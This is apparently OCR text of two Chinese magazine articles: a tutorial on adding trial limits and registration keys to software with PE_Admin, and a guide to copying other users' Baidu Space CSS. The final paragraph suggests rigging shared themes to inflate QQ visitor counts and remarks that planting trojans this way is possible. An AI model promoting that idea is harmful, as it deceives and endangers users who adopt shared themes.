


图1




图2

我们以MD5加密解密器为例，打开PE_Admin（打开的时候会有一个注册的提示，不必理会，那是作者给我们做示范用的）。先来配置左边的加密选项，在“限制每次试用多少分钟”一栏中可以设置允许用户每一次使用该程序最多多长时间，否则程序就会自动退出；在“限制每隔多少分钟提示注册”一栏里可以设置经过多少分钟后程序提醒用户应该注册的信息；再下面的“限制试用日期”、“限制试用次数”和“限制试用天数”大家可以根据自己的需要进行填写，建议最好将“是否植入加密文件”选上，其余的内容就随便大家了。在界面的右方，选择要加密的文件路径，然后编辑一下软件的名称以及它的保护KEY，点击加密就可以了（图2）。




图3

加密成功后，我们会看到如图3所示的提示，这时会在同目录下生成加密好的文件。运行一下加密后的文件看看效果吧，程序自动弹出了一个要求注册的对话框（图4）。




图4

下面再来介绍一下注册的步骤，如果我们知道用户名和机器码的话，只需要打开PE_Admin，输入注册码以及注册用户名，再填写好我们当初设置的保护KEY，点击右边的那三个点，注册码就会在注册信息一栏中生成了（图5），我们只需将这个发给用户就可以了。




图5

好了，这款软件到此就介绍完了，以后当我们编写出自己的程序时，就可以使用这个工具来加以简单的保护了。

（本文所涉及到的PE_Admin已收录到光盘中）

百度空间的美容妙计——巧取豪夺CSS

人浪流涯天

最近听说百度空间在网上挺火的，再加上百度搜索引擎的支持，更是受到了很多网友的青睐。我看了好多的百度博客，发现他们都是自定义的CSS（层叠样式表单）来使自己的博客主题变得有声有色。在浏览过他们的空间后，真是惭愧自己的空间光秃秃的，于是就想给自己的博客改良一下。我从网上找了几个共享的资源换上，果然空间的访问量大增，但是使用别人的总觉得不爽，可自己编辑CSS又实在是太累人了，我就想到了拿别人的来参照一下。

直接编辑别人的CSS肯定是不可以的，那么怎样才能把对方的CSS弄下来呢？首先登录自己的百度空间，给空间换一套模版（http://hi.baidu.com/sys/share/pub_2），在里面找了一套漂亮的然后在上面点击一下鼠标左键，空间外表是不是已经




图1




图2

改观了呢？如果觉得已经满意了，那就直接点击图1中我们所选空间下面的“使用此模板”按钮，这华丽的外衣就穿在我们身上了，至此我们已经有了一套漂亮的CSS了。

能不能将别人的CSS占为己有呢？其实CSS表面上是不共享的，不过，我们还是有办法找到的。我们先来看它的文件出处，在你的空间上点击右键选择“查看源文件”，就可以看到自己博客的源码了，CSS的调用自然也在这里面（图2）。



图4

在弹出的源码中找到（可以使用查找命令查找“<link rel”，查找到的第二个就是）：

```
<link rel="stylesheet" type="text/css" href="/renlangliu/css/item/8e64ab9937e643086f068c4c.css">
<link rel="stylesheet" type="text/css" href="/space.css">
```

其中“href="/renlangliu/css/item/8e64ab9937e643086f068c4c.css"”就是你的博客当前调用的CSS文件地址，综合一下这个CSS的网址就是：http://hi.baidu.com/renlangliu/css/item/8e64ab9937e643086f068c4c.css。既然已经找到了确切的地址，我们就可以下载了，打开迅雷新建一个下载任务，里面输入这个网址，点击确定后转眼间就下载完毕了（图3）。

我们来看一下这个CSS文件（图4），作者已经在源码里加了注释。如果大家认为在记事本里看源码有些累，回车都被标识成了黑色的方块，可以把源码复制到空间里面就不会再看到那黑乎乎的东西了。登录百度空间点击里面的“设置”—“模板设置”—“创建新模板”，来创建一个新的CSS，然后把别人的CSS源码直接复制进去（图5）。

可以看到图片指向的链接都是别人空间的链接或者是其它网站上素材的链接，这已经很清楚的表明了我们虽然使用了这套CSS，但是当别人访问自己空间时也同时为这些空间刷了人气。如果把这些图片的链接地址设置为自己QQ空间上的图片地址（当然图片要合适），然后再放到网上供别人使用，那岂不是又成了一种刷QQ人气的好办法？就像我的空间每天至少都有200多个IP来访问，刷人气很快的。依此类推也可以刷网站的流量等等，反正随你便了，就连挂马也不是不可以啊。

（本文所涉及到的百度空间前十名CSS源码已收录到光盘中）

